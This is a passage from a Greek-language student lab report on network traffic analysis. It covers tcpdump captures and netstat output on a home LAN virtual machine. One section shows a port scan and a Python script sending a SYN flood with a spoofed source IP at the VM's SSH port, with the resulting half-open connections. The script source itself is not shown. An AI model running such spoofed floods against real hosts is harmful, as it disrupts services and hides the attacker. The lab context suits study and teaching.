192.168.1.8.22 > 192.168.1.3.14879: Flags [.], cksum 0x8376 (incorrect -> 0xfaa2), seq 257141987
3, ack 1870736387, win 502, length 0
0x0000: 4500 0028 f45d 4000 4006 c316 c0a8 0108 E..(..@.....
0x0010: c0a8 0103 0016 3a1f 9944 c0e1 6f81 2c03 .....:..D..o..
0x0020: 5010 01f6 8376 0000 P....V..
5 packets captured
17 packets received by filter
0 packets dropped by kernel
vergos@vergos:~$
```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) 5 πακέτα με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών(hostnames) ή θυρών με μέγεθος πακέτου 1514 bytes που διέρχονται στη διεπαφή eth0 και έχουν ip διεύθυνση προέλευσης 192.168.1.8 ή έχουν ip διεύθυνση προορισμού την 192.168.1.8 ΚΑΙ θύρα προορισμού την 22(ssh πρωτόκολλο).

- vi) `tcpdump -vvv -nn -i wlan0 -s 1514 -S -X -c 5 'src 192.168.1.8' or 'dst 192.168.1.8 and port 22':`

```
192.168.1.3.14879 > 192.168.1.8.22: Flags [S], cksum 0x1b2c (correct), seq 1870736353, win 64240
, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
0x0000: 4500 0034 c7e1 4000 8006 af86 c0a8 0103 E..4..@.....
0x0010: c0a8 0108 3a1f 0016 6f81 2be1 0000 0000 .....:..O.+.....
0x0020: 8002 faf0 1b2c 0000 0204 05b4 0103 0308 .....:..O.+.....
0x0030: 0101 0402 .....
19:05:01.893255 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.8.22 > 192.168.1.3.14879: Flags [S.], cksum 0x8382 (incorrect -> 0xc0f6), seq 25714198
72, ack 1870736354, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], length 0
0x0000: 4500 0034 0000 4000 4006 b768 c0a8 0108 E..4..@..h....
0x0010: c0a8 0103 0016 3a1f 9944 c0e0 6f81 2be2 .....:..D..O.+...
0x0020: 8012 faf0 8382 0000 0204 05b4 0101 0402 .....:..D..O.+...
0x0030: 0103 0307 .....
19:05:01.893349 IP (tos 0x0, ttl 128, id 51170, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.3.14879 > 192.168.1.8.22: Flags [.], cksum 0xdca5 (correct), seq 1870736354, ack 25714
19873, win 8212, length 0
0x0000: 4500 0028 c7e2 4000 8006 af91 c0a8 0103 E..(..@.....
0x0010: c0a8 0108 3a1f 0016 6f81 2be2 9944 c0e1 .....:..O.+..D..
0x0020: 5010 2014 dca5 0000 0000 0000 0000 .....P.....
19:05:01.895993 IP (tos 0x0, ttl 128, id 51171, offset 0, flags [DF], proto TCP (6), length 73)
192.168.1.3.14879 > 192.168.1.8.22: Flags [P.], cksum 0x9960 (correct), seq 1870736354:187073638
7, ack 2571419873, win 8212, length 33: SSH: SSH-2.0-OpenSSH_for_Windows_8.1
0x0000: 4500 0049 c7e3 4000 8006 af6f c0a8 0103 E..I..@....o....
0x0010: c0a8 0108 3a1f 0016 6f81 2be2 9944 c0e1 .....:..O.+..D..
0x0020: 5018 2014 9960 0000 5353 482d 322e 302d P....SSH-2.0-
0x0030: 4f70 656e 5353 485f 666f 725f 5769 6e64 OpenSSH_for_Wind
0x0040: 6f77 735f 382e 310d 0a ows_8.1..
19:05:01.896007 IP (tos 0x0, ttl 64, id 62557, offset 0, flags [DF], proto TCP (6), length 40)
192.168.1.8.22 > 192.168.1.3.14879: Flags [.], cksum 0x8376 (incorrect -> 0xfaa2), seq 257141987
3, ack 1870736387, win 502, length 0
0x0000: 4500 0028 f45d 4000 4006 c316 c0a8 0108 E..(.]@.....
0x0010: c0a8 0103 0016 3a1f 9944 c0e1 6f81 2c03 .....:..D..O...
0x0020: 5010 01f6 8376 0000 .....P.....
5 packets captured
17 packets received by filter
0 packets dropped by kernel
vergos@Vergos:~$
```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) 5 πακέτα με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών(hostnames) ή θυρών με μέγεθος πακέτου 1514 bytes που διέρχονται στη διεπαφή wlan0 και έχουν ip διεύθυνση προέλευσης

192.168.1.8 ή έχουν ip διεύθυνση προορισμού την 192.168.1.8 ΚΑΙ θύρα προορισμού την 22(ssh πρωτόκολλο).

vii) `tcpdump udp -i wlan0:`

Με αυτή την εντολή λέμε στο `tcpdump` να καταγράψει όλα τα udp πακέτα που διέρχονται από τη διεπαφή `wlan0`:

```
17:52:49.480318 IP speedport.ip.domain > 192.168.1.8.36347: 32063 ServFail- 0/0/0 (42)
17:52:49.480356 IP 192.168.1.8.58767 > speedport.ip.domain: 32063+ PTR? 8.1.168.192.in-addr.arpa. (42)
17:52:49.481258 IP speedport.ip.domain > 192.168.1.8.58767: 32063 ServFail- 0/0/0 (42)
17:52:49.481290 IP 192.168.1.8.56485 > speedport.ip.domain: 32063+ PTR? 8.1.168.192.in-addr.arpa. (42)
17:52:49.482129 IP speedport.ip.domain > 192.168.1.8.56485: 32063 ServFail- 0/0/0 (42)
17:52:49.482161 IP 192.168.1.8.53959 > speedport.ip.domain: 32063+ PTR? 8.1.168.192.in-addr.arpa. (42)
17:52:49.483096 IP speedport.ip.domain > 192.168.1.8.53959: 32063 ServFail- 0/0/0 (42)
17:52:49.599076 IP speedport.ip.33589 > 239.255.255.250.1900: UDP, length 312
17:52:49.719268 IP speedport.ip.33589 > 239.255.255.250.1900: UDP, length 312
17:52:49.839055 IP speedport.ip.33589 > 239.255.255.250.1900: UDP, length 375
17:52:49.959095 IP speedport.ip.33589 > 239.255.255.250.1900: UDP, length 375
17:52:50.079271 IP speedport.ip.45432 > 239.255.255.250.1900: UDP, length 367
17:52:50.189017 IP speedport.ip.45432 > 239.255.255.250.1900: UDP, length 367
17:52:50.299283 IP speedport.ip.53314 > 239.255.255.250.1900: UDP, length 312
17:52:50.409008 IP speedport.ip.53314 > 239.255.255.250.1900: UDP, length 312
17:52:50.518881 IP speedport.ip.53314 > 239.255.255.250.1900: UDP, length 351
17:52:50.628902 IP speedport.ip.53314 > 239.255.255.250.1900: UDP, length 351
17:52:50.739192 IP speedport.ip.45936 > 239.255.255.250.1900: UDP, length 383
17:52:50.852418 IP speedport.ip.45936 > 239.255.255.250.1900: UDP, length 383
17:52:50.969401 IP speedport.ip.60380 > 239.255.255.250.1900: UDP, length 312
17:52:51.089027 IP speedport.ip.60380 > 239.255.255.250.1900: UDP, length 312
17:52:51.209055 IP speedport.ip.60380 > 239.255.255.250.1900: UDP, length 371
17:52:51.328949 IP speedport.ip.60380 > 239.255.255.250.1900: UDP, length 371
17:52:51.449345 IP speedport.ip.38576 > 239.255.255.250.1900: UDP, length 377
17:52:51.569152 IP speedport.ip.38576 > 239.255.255.250.1900: UDP, length 377
17:52:51.689395 IP speedport.ip.58341 > 239.255.255.250.1900: UDP, length 365
17:52:51.809049 IP speedport.ip.58341 > 239.255.255.250.1900: UDP, length 365
17:52:51.929404 IP speedport.ip.38709 > 239.255.255.250.1900: UDP, length 312
17:52:52.049052 IP speedport.ip.38709 > 239.255.255.250.1900: UDP, length 312
17:52:52.169154 IP speedport.ip.38709 > 239.255.255.250.1900: UDP, length 351
17:52:52.289094 IP speedport.ip.38709 > 239.255.255.250.1900: UDP, length 351
17:52:52.409395 IP speedport.ip.60480 > 239.255.255.250.1900: UDP, length 381
17:52:52.529033 IP speedport.ip.60480 > 239.255.255.250.1900: UDP, length 381
```

viii) `tcpdump udp -i any -c 10:`

```

vergos@Vergos:~$ sudo tcpdump udp -i any -c 10
[sudo] password for vergos:
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
17:50:46.584853 ens33 B IP 192.168.1.4.57621 > 192.168.1.255.57621: UDP, length 44
17:50:46.679578 ens33 Out IP 192.168.1.8.37867 > speedport.ip.domain: 5304+ PTR? 255.1.168.192.in-ad
dr.arpa. (44)
17:50:46.680831 ens33 In IP speedport.ip.domain > 192.168.1.8.37867: 5304 ServFail- 0/0/0 (44)
17:50:46.680871 ens33 Out IP 192.168.1.8.57238 > speedport.ip.domain: 5304+ PTR? 255.1.168.192.in-ad
dr.arpa. (44)
17:50:46.681876 ens33 In IP speedport.ip.domain > 192.168.1.8.57238: 5304 ServFail- 0/0/0 (44)
17:50:46.681908 ens33 Out IP 192.168.1.8.51112 > speedport.ip.domain: 5304+ PTR? 255.1.168.192.in-ad
dr.arpa. (44)
17:50:46.682912 ens33 In IP speedport.ip.domain > 192.168.1.8.51112: 5304 ServFail- 0/0/0 (44)
17:50:46.682944 ens33 Out IP 192.168.1.8.39066 > speedport.ip.domain: 5304+ PTR? 255.1.168.192.in-ad
dr.arpa. (44)
17:50:46.683937 ens33 In IP speedport.ip.domain > 192.168.1.8.39066: 5304 ServFail- 0/0/0 (44)
17:50:46.684005 ens33 Out IP 192.168.1.8.35986 > speedport.ip.domain: 31168+ PTR? 4.1.168.192.in-ad
dr.arpa. (42)
10 packets captured
27 packets received by filter
0 packets dropped by kernel
vergos@Vergos:~$ _

```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει 10 udp πακέτα που διέρχονται από οποιαδήποτε διεπαφή του μηχανήματος μου.

- ix) `tcpdump -vvv -nn -i ens33 -s 1514 -S -X -c 5 src or dst 192.168.1.8:`

```

vergos@Vergos:~/ssh$ sudo tcpdump -vvv -nn -i ens33 -s 1514 -S -X -c 5 src or dst 192.168.1.8 > tel
iko.txt
tcpdump: listening on ens33, link-type EN10MB (Ethernet), snapshot length 1514 bytes

```

Με αυτή την εντολή λέμε στο tcpdump να καταγράψει(capture) 5 πακέτα(είτε εισερχόμενα είτε εξερχόμενα) με 3 επίπεδα verbose εξόδου χωρίς να κάνει resolve τα ονόματα υπολογιστών(hostnames) ή θυρών με μέγεθος πακέτου 1514 bytes , στον υπολογιστή με διεύθυνση 192.168.1.8.

```

GNU nano 5.4                                teliko.txt
21:52:57.831030 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.8 tell 192.168.1.1, len 28
    0x0000: 0001 0800 0604 0001 749d 793f 3b80 c0a8 .....t.y?i...
    0x0010: 0101 0000 0000 0000 c0a8 0108 d59a 3037 .....07
    0x0020: 0014 0013 7000 0000 0000 0134 0000 ....p.....4..
21:52:57.831037 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.8 is-at 00:0c:29:cb:10:24, len 28
    0x0000: 0001 0800 0604 0002 000c 29cb 1024 c0a8 .....).$.
    0x0010: 0108 749d 793f 3b80 c0a8 0101 .....t.y?:.....
21:53:04.322468 IP (tos 0x0, ttl 128, id 51519, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.3.1125 > 192.168.1.8.22: Flags [S], cksum 0xd105 (correct), seq 4103808679, win 64240
    0x0000: 4500 0034 c93f 4000 8006 ae28 c0a8 0103 E..4.?@....(....
    0x0010: c0a8 0108 0465 0016 f49b 26a7 0000 0000 .....e....&....
    0x0020: 8002 faf0 d105 0000 0204 05b4 0103 0308 .....
    0x0030: 0101 0402 .....
21:53:04.322493 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.8.22 > 192.168.1.3.1125: Flags [S.], cksum 0x8382 (incorrect -> 0x9438), seq 14687948
    0x0000: 4500 0034 0000 4000 4006 b768 c0a8 0108 E..4..@.e..h....
    0x0010: c0a8 0103 0016 0465 08c1 33fc f49b 26a8 .....e..3...&
    0x0020: 8012 faf0 8382 0000 0204 05b4 0101 0402 .....
    0x0030: 0103 0307 .....
21:53:04.322615 IP (tos 0x0, ttl 128, id 51520, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.1.3.1125 > 192.168.1.8.22: Flags [.], cksum 0xafe7 (correct), seq 4103808680, ack 14687
    0x0000: 4500 0028 c940 4000 8006 ae33 c0a8 0103 E..(.@@....3....
    0x0010: c0a8 0108 0465 0016 f49b 26a8 08c1 33fd .....e....&...3.
    0x0020: 5010 2014 afe7 0000 0000 0000 0000 P.....

```

3) Επίδειξη κακόβουλης επίθεσης DoS μέσω IP ADDRESS SPOOFING και SYN FLOODING με IP διευθύνσεις που ανήκουν στο ίδιο LAN.

a)

Εκτελώ το αρχείο port_scan.py με την εντολή python3 port_scan.py 192.168.1.8 1 65536 και έχουμε ως αποτέλεσμα:

```
PS C:\Users\Vergosss\Desktop> python3 port_scan.py 192.168.1.8 0 65535
.....22.....80...
```

...

```
The open ports:
```

```
22
```

```
80
```

```
PS C:\Users\Vergosss\Desktop>
```

Βλέποντας την έξοδο παρατηρώ ότι οι ανοιχτές θύρες στο VM είναι η 22 και η 80 αναμενόμενο μιας και τα μόνα εγκατεστημένα πακέτα που θα ακούνε σε συνδέσεις είναι το ssh(θύρα 22) για να συνδεόμαι στο vm και το httpd λόγω του apache2(θύρα 80).

b)

Εκτελώ το αρχείο DoS5.py με την εντολή python3 DoS5.py 192.168.1.3 192.168.1.8 22 30:

Με αριθμό μέγιστων προσπαθειών στο fail2ban 3:

```
GNU nano 5.4 /etc/fail2ban/jail.local
[sshd]
enabled=true
port=22
filter=sshd
logpath=/var/log/auth.log
maxretry=3_
findtime=600
bantime=600
ignoreip=127.0.0.1
```

c)

Τρέχοντας την εντολή `netstat -n | grep tcp` στο μηχάνημα του θύματος βλέπω ότι όντως ξεκίνησε επιτυχώς η DoS επίθεση:

```
PS C:\Users\Vergoss\Desktop> python3 DoS.py 192.168.1.3 192.168.1.8 22 10
WARNING: The installed Windump version does not work with Npcap! Refer to 'Windump/Npcap conflicts' in scapy's installation doc
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
PS C:\Users\Vergoss\Desktop>
```

```
vergos@Vergos:~$ netstat -n | grep tcp
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:20246 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:61828 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:42409 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:52780 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:15635 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:4785 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:30210 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:53564 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:59466 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:10984 SYN_RECV
vergos@Vergos:~$ netstat -n | grep tcp
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:20246 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:61828 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:42409 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:52780 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:15635 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:4785 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:30210 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:53564 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:59466 SYN_RECV
tcp        0      0 192.168.1.8:22 <--> 192.168.1.3:10984 SYN_RECV
vergos@Vergos:~$
```

Τρέχοντας πάλι για 10 πακέτα ωστόσο το 1 δε φτάνει στο VM μου λόγω της γραμμής : `WARNING: Mac address to reach destination not found. Using broadcast:`

```
C:\Users\Verbossi\Desktop> python3 DoS5.py 192.168.1.1 192.168.1.22 10
WARNING: The installed Windump version does not work with Npcap! Refer to 'Winpcap/Npcap conflicts' in scapy's installation doc
WARNING: Mac address to reach destination not found. Using broadcast.

Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
PS C:\Users\Verbossi\Desktop>

vergos@vergos:~$ netstat -n | grep tcp
tcp        0  0  192.168.1.8:22      192.168.1.3:1079     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:11302    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:4477     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:59970    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:53019    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:44065    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:22510    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:3846     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:23986    SYN_RECV
vergos@vergos:~$ netstat -n | grep tcp
tcp        0  0  192.168.1.8:22      192.168.1.3:1079     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:11302    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:4477     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:59970    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:53019    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:44065    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:22510    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:3846     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:23986    SYN_RECV
vergos@vergos:~$ netstat -n | grep tcp
tcp        0  0  192.168.1.8:22      192.168.1.3:1079     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:11302    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:4477     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:59970    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:53019    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:44065    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:22510    SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:3846     SYN_RECV
tcp        0  0  192.168.1.8:22      192.168.1.3:23986    SYN_RECV
vergos@vergos:~$
```

Τρέχοντας για 8 πακέτα ωστόσο το 1 δε φτάνει στο VM μου λόγω της γραμμής : WARNING: Mac address to reach destination not found. Using broadcast:

The screenshot displays a Windows desktop environment. On the left, a Windows PowerShell window is open, showing a command prompt for a Kali Linux virtual machine named 'githon3'. The IP address is 192.168.1.8. The prompt shows a warning about the installed WinDump version not working with Npcap and a message about using broadcast for MAC address resolution. The command prompt shows several 'Sent 1 packets.' messages.


On the right, a VMware Workstation 16 Player window is open, showing the network traffic of the 'githon3' VM. The traffic is displayed in a table format, showing a series of SYN_RECV connections from 192.168.1.3 to 192.168.1.8 on port 22. The connections are shown as a series of SYN_RECV packets, with the source IP being 192.168.1.3 and the destination IP being 192.168.1.8. The ports are 22 and 2219.

Ακόμη:

Τρέχοντας επανειλημμένα την εντολή `netstat -n | grep tcp` όπως φαίνεται και στα παραπάνω screenshots το θύμα παρουσιάζει την ίδια έξοδο για περίπου 75 δευτερόλεπτα. Το VM έχει παραμείνει ως προς την TCP σύνδεση στην κατάσταση `SYN_RECV`.

Όταν ένας server(το VM – 192.168.1.8) λαμβάνει ένα SYN αίτημα τότε απαντά στον πελάτη(windows host- 192.168.1.3) με ένα SYN-ACK πακέτο. Μέχρι ο πελάτης στείλει το αντίστοιχο ACK πακέτο η σύνδεση μένει μισάνοιχτη όσα δευτερόλεπτα διαρκεί το timeout μίας tcp σύνδεσης το οποίο είναι περίπου 75 δευτερόλεπτα. Εξ'ου και η ίδια έξοδος στο netstat για περίπου 75 δευτερόλεπτα.

Αυτό το βλέπω και αν τρέξω την εντολή `tcpdump -vnn -nn -i ens33 -s 1500 -S -X 'src 192.168.1.3' and 'port 22'` στο VM(στον επιτιθέμενο/θύμα) -το όρισμα `and 'port 22'` το προσθέτω για λόγους απλοποίησης του output του tcpdump:



Και την έξοδο στο αρχείο dos.txt:


```

0x0010: c0a8 0108 b3a6 0016 0000 0000 0000 0000 .....
0x0020: 5002 2000 58ca 0000 0000 0000 0000 0000 P...X.....
23:12:42.236582 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
  192.168.1.3.15238 > 192.168.1.8.22: Flags [S], cksum 0xd0ea (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f773 c0a8 0103 E...@.s....
    0x0010: c0a8 0108 3b86 0016 0000 0000 0000 0000 .....
    0x0020: 5002 2000 d0ea 0000 0000 0000 0000 0000 P.....
23:12:42.237928 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
  192.168.1.3.31539 > 192.168.1.8.22: Flags [S], cksum 0x913d (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f773 c0a8 0103 E...@.s....
    0x0010: c0a8 0108 7b33 0016 0000 0000 0000 0000 .....
    0x0020: 5002 2000 913d 0000 0000 0000 0000 0000 P.....
23:12:42.239298 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
  192.168.1.3.52470 > 192.168.1.8.22: Flags [S], cksum 0x3f7a (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f773 c0a8 0103 E...@.s....
    0x0010: c0a8 0108 ccfe 0016 0000 0000 0000 0000 .....
    0x0020: 5002 2000 3f7a 0000 0000 0000 0000 0000 P...z.....

```

Επίσης μπορώ να εκμεταλλευτώ το ip spoofing του προγράμματος rpython βάζοντας ip διεύθυνση διαφορετική από τη πραγματική(από αυτή δηλαδή που προέρχεται η επίθεση):

The screenshot displays two terminal windows side-by-side on a Windows desktop.

Left Window (Windows PowerShell):

- Path: C:\Users\Vergossa\Desktop
- Command: `python3 DoSS.py 192.168.1.5 192.168.1.8 22 10`
- Output: A continuous stream of "Sent 1 packets." messages, indicating the execution of a Denial of Service (DoS) attack.

Right Window (Debian Headless - VMware Workstation 16 Player):

- Terminal title: Debian Headless - VMware Workstation 16 Player (Non-commercial use only)
- Initial command: `ss -ttns`
- Output: A list of established TCP connections. The first column shows the local address (192.168.1.8), and the second column shows the remote address (192.168.1.5). The state is 'SYN_RECV'.
- Second command: `ss -ttns | grep tcp`
- Output: The same list of connections, filtered to show only TCP connections.

Παρατηρούμε ότι ενώ η επίθεση έγινε από το pc(192.168.1.3) το netstat στο θύμα(192.168.1.8) βλέπει ότι η επίθεση προήλθε από άλλη συσκευή στο ίδιο LAN(την 192.168.1.5).

4) Άλλες χρήσιμες εντολές για την ανάλυση εισερχόμενης/εξερχόμενης κίνησης είναι η netstat και η netcat.

i) netstat -a

Με αυτή την εντολή βλέπουμε όλες τις διεπαφές για όλα τα πρωτόκολλα είτε tcp είτε udp ανεξαρτήτως κατάστασης π.χ LISTEN, ESTABLISHED(non listening) κλπ:

```
unix 3      [ ]      STREAM  CONNECTED  14544    /run/systemd/journal/stdout
unix 2      [ ]      DGRAM   14586
unix 2      [ ]      DGRAM   14318
unix 3      [ ]      STREAM  CONNECTED  17694
unix 2      [ ]      DGRAM   15584
unix 2      [ ]      DGRAM   17606
unix 2      [ ]      DGRAM   17704
unix 3      [ ]      STREAM  CONNECTED  15225    /run/dbus/system_bus_socket
unix 3      [ ]      STREAM  CONNECTED  14351    /run/systemd/journal/stdout
unix 3      [ ]      DGRAM   17746
unix 2      [ ]      DGRAM   14157
unix 2      [ ]      DGRAM   17719
unix 2      [ ]      DGRAM   14077
unix 3      [ ]      STREAM  CONNECTED  405632
unix 3      [ ]      STREAM  CONNECTED  15399
unix 2      [ ]      DGRAM   15553
unix 3      [ ]      STREAM  CONNECTED  14625    /run/systemd/journal/stdout
unix 3      [ ]      STREAM  CONNECTED  15198
unix 3      [ ]      DGRAM   14081
unix 3      [ ]      DGRAM   14080
unix 3      [ ]      DGRAM   17747
unix 3      [ ]      STREAM  CONNECTED  17750
unix 2      [ ]      DGRAM   15400
unix 3      [ ]      STREAM  CONNECTED  405600
unix 3      [ ]      STREAM  CONNECTED  15200    /run/dbus/system_bus_socket
unix 2      [ ]      DGRAM   14710
unix 3      [ ]      STREAM  CONNECTED  406707    /run/systemd/journal/stdout
unix 3      [ ]      STREAM  CONNECTED  17695    /run/systemd/journal/stdout
unix 3      [ ]      STREAM  CONNECTED  15596
unix 3      [ ]      STREAM  CONNECTED  15165
unix 3      [ ]      STREAM  CONNECTED  14068
unix 3      [ ]      STREAM  CONNECTED  15166    /run/systemd/journal/stdout
unix 3      [ ]      STREAM  CONNECTED  15395
unix 3      [ ]      STREAM  CONNECTED  17751    /run/dbus/system_bus_socket
unix 3      [ ]      STREAM  CONNECTED  15197
unix 3      [ ]      STREAM  CONNECTED  405601    /run/systemd/journal/stdout
vergos@Vergos:~$
```

ii) netstat -at

Με αυτή την εντολή βλέπουμε όλες διεπαφές που χρησιμοποιούν το tcp πρωτόκολλο ανεξαρτήτως κατάστασης π.χ LISTEN, ESTABLISHED κλπ:

```

vergos@Vergos:~$ sudo netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost.lo:submission 0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.8:ssh         DESKTOP-711LR13:7751    ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
vergos@Vergos:~$ _

```

iii) netstat -au

Με αυτή την εντολή βλέπουμε όλες τις διεπαφές που χρησιμοποιούν το udp πρωτόκολλο ανεξαρτήτως κατάστασης π.χ LISTEN, ESTABLISHED κλπ:

```

vergos@Vergos:~$ sudo netstat -au
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*               LISTEN
vergos@Vergos:~$ _

```

iv) netstat -l

Με αυτή την εντολή βλέπουμε μόνο τις διεπαφές (ανεξαρτήτως πρωτοκόλλου) οι οποίες ακούνε σε συνδέσεις:

```

vergos@Vergos:~$ sudo netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost.lo:submission 0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost.localdom:smtp 0.0.0.0:*               LISTEN
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*               LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type               State              I-Node             Path
unix    2      [ ACC ]                STREAM             LISTENING          15576              /var/run/vmware/guestServicePipe
unix    2      [ ACC ]                STREAM             LISTENING          17748              /run/user/1000/systemd/private
unix    2      [ ACC ]                STREAM             LISTENING          17757              /run/user/1000/gnupg/S.dirmngr
unix    2      [ ACC ]                STREAM             LISTENING          17759              /run/user/1000/gnupg/S.gpg-agent.browser
unix    2      [ ACC ]                STREAM             LISTENING          17761              /run/user/1000/gnupg/S.gpg-agent.extra
unix    2      [ ACC ]                STREAM             LISTENING          17763              /run/user/1000/gnupg/S.gpg-agent.ssh
unix    2      [ ACC ]                STREAM             LISTENING          17765              /run/user/1000/gnupg/S.gpg-agent
unix    2      [ ACC ]                STREAM             LISTENING          15822              /var/run/fail2ban/fail2ban.sock
unix    2      [ ACC ]                STREAM             LISTENING          15891              /var/run/sendmail/mta/smcontrol
unix    2      [ ACC ]                STREAM             LISTENING          13902              /run/systemd/private
unix    2      [ ACC ]                STREAM             LISTENING          13904              /run/systemd/userdb/io.systemd.DynamicUse
unix    2      [ ACC ]                STREAM             LISTENING          13905              /run/systemd/io.systemd.ManagedOOM
unix    2      [ ACC ]                STREAM             LISTENING          13915              /run/systemd/fsck.progress
unix    2      [ ACC ]                STREAM             LISTENING          13923              /run/systemd/journal/stdout
unix    2      [ ACC ]                SEQPACKET          LISTENING          13925              /run/udev/control
unix    2      [ ACC ]                STREAM             LISTENING          13244              /run/systemd/journal/io.systemd.journal
unix    2      [ ACC ]                STREAM             LISTENING          15386              /run/dbus/system_bus_socket
vergos@Vergos:~$

```

v) netstat -lt

